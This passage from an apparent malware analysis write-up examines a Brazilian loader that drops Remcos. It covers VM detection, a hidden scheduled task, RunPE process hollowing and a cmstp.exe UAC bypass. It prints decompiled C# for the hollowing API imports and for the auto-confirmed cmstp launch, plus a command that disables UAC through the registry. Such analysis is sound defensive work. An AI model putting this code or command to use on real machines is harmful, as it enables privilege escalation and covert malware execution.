
Here we have the VM check function. Note that the EXE wasn't fully deobfuscated; it still contains partial obfuscation but for our purposes this is fine.
The 52:54:00:4A:04:AF is a popular mac address for QEMU VM.

Here we have the creation of a scheduled task. We can see brazilian PuTTY description Baixar e executar o PuTTY a cada 1 minuto indefinidamente, which in English means Download and run PuTTY every minute indefinitely.
It uses an interesting method - conhost.exe with the --headless argument. Attackers use this to hide the initial console.
The process here is that the CaminhoLoader starts a hidden (headless) conhost.exe to execute arbitrary command-line commands, which in this case is another hidden PowerShell command that downloads & starts a file.

Here we have some messages it returns when it detects a virtual machine.

Here is the RunPE/Process hollowing function itself. Process hollowing is a malware injection technique where the malicious code is executed within a legitimate process, which in this case is appidtel.exe which was passed previously as an argument by the PowerShell script.
namespace  HackForums.gigajew
{
// Token: 0x02000022 RID: 34
public  static  class  x64
{
// Token: 0x060000B1 RID: 177
[DllImport("kernel32.dll")]
private  static  extern  bool  CreateProcess(string  string_0,  string  string_1,  IntPtr  intptr_0,  IntPtr  intptr_1,  bool  bool_0,  uint  uint_0,  IntPtr  intptr_2,  string  string_2,  byte[]  byte_0,  byte[]  byte_1);

// Token: 0x060000B2 RID: 178
[DllImport("kernel32.dll")]
private  static  extern  long  VirtualAllocEx(long  long_0,  long  long_1,  long  long_2,  uint  uint_0,  uint  uint_1);

// Token: 0x060000B3 RID: 179
[DllImport("kernel32.dll")]
private  static  extern  long  WriteProcessMemory(long  long_0,  long  long_1,  byte[]  byte_0,  int  int_0,  long  long_2);

// Token: 0x060000B4 RID: 180
[DllImport("ntdll.dll")]
private  static  extern  uint  ZwUnmapViewOfSection(long  long_0,  long  long_1);

// Token: 0x060000B5 RID: 181
[DllImport("kernel32.dll")]
private  static  extern  bool  SetThreadContext(long  long_0,  IntPtr  intptr_0);

// Token: 0x060000B6 RID: 182
[DllImport("kernel32.dll")]
private  static  extern  bool  GetThreadContext(long  long_0,  IntPtr  intptr_0);

// Token: 0x060000B7 RID: 183
[DllImport("kernel32.dll")]
private  static  extern  uint  ResumeThread(long  long_0);

// Token: 0x060000B8 RID: 184
[DllImport("kernel32.dll")]
private  static  extern  bool  CloseHandle(long  long_0);
On the start of the function, we can see the declaration of all the API's that are needed to perform RunPE. Alone the usage of these API's is highly suspicious and very typical for RunPE or other process injection techniques.
In this case, the process is:
- Create
appidtel.exein a suspended state - Unmap it's memory
- Replace it with Remcos payload
An important thing to note is that this is a process injection, not file injection. All this happens only in the current processes memory and once the process exits, the malicious code is gone unless the malware re-injects it once again.
Unlike file infectors, this technique only patches the process memory - the legitimate appidtel.exe binary on disk remains unmodified. If you ran a VirusTotal scan on the appidtel.exe, it would show you an undetected, signed, legitimate Windows file, which is correct.

We are now encountering the most interesting part of this payload (at least for me). The UAC bypass using cmstp.exe.
cmstp.exe (Connection Manager Profile Installer) is a legitimate Windows binary located at C:\Windows\System32\cmstp.exe. It is present on all Windows versions and is auto-elevate whitelisted - meaning Windows will automatically elevate it to high integrity without showing a UAC prompt, because Microsoft trusts it as a system binary.
cmstp.exe accepts .inf configuration files as input. These files can define commands to be executed during installation via the RunPreSetupCommands section and once executed, it will prompt for a message box that the user needs to confirm.
I put the PowerShell script in NP++, let's see it:

The ExecutionArguments contains the command that will be executed, which in this case is a way to disable all UAC prompts via registry.

This is the C# part that is responsible for creating and modifying the initial template it defined. See this part:
[PreSetupCommandsSection]
LINE
taskkill /IM cmstp.exe /F
The LINE will be initially replaced here:
updatedInf.Replace(\"LINE\", command);
The command contains determination whether PowerShell or CMD was used in the TargetExecutable defined on line 4 and depending on that it creates the full command consisting of the interpreter (in this case PowerShell) and the command, which is ExecutionArguments on line 7.
So in this case, the full command will be:

powershell -c "reg.exe ADD HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System /v EnableLUA /t REG_DWORD /d 0 /f"
The LaunchElevation function is responsible for automatically confirming the window that pops up once you trigger the cmstp.exe.
For this, keep in mind these 2 lines in the INF file:
[Strings]
ServiceName=\"CorpVPN\"
ShortSvcName=\"CorpVPN\"
Let's take a look at the confirming functionality, here we define values for enter and alt:
    const int WM_SYSKEYDOWN = 0x0100;
    const int VK_ENTER = 0x0D;
This constant naming isn't entirely correct. The WM_SYSKEYDOWN isn't supposed to be WM_SYSKEYDOWN but actually WM_KEYDOWN, so it is a wrongly called constant. Correct WM_SYSKEYDOWN is supposed to be 0x0104, not 0x0100.
Here we generate and set the path of the INF file using the template:
string infPath = GenerateInfFile(command, infContent);
ProcessStartInfo psi = new ProcessStartInfo();
psi.FileName = CmstpExecutablePath;
psi.Arguments = \"/au \\\"\" + infPath + \"\\\"\";
psi.UseShellExecute = true;
psi.WindowStyle = ProcessWindowStyle.Hidden;
psi.CreateNoWindow = true;

try
{
    Process.Start(psi);
}
catch (Exception ex)
{
    Console.WriteLine(\"Erro ao iniciar cmstp: \" + ex.Message);
    return false;
}
Here we have the process starting part for cmstp.exe. It uses the /au switch, which installs it for all users and auto-elevates it, therefore it is crucial for this UAC bypass.
If the /au switch wasn't used, it would fail due to not having sufficient permissions.
Thread.Sleep(3000);
IntPtr windowHandle = FindWindow(null, \"CorpVPN\");
PostMessage(windowHandle, WM_SYSKEYDOWN, VK_ENTER, 0);

Thread.Sleep(5000);
try { File.Delete(infPath); } catch {}

return true;
The FindWindow part searches for the CorpVPN window title, and if found, it sends the Enter key to the window, therefore automatically confirming it.
This is just the error handling part and invoking the whole program.

On an infected device, this is how the full .inf file looks like:
And if you try to execute the cmstp.exe to load the malicious .inf, it shows you this window:
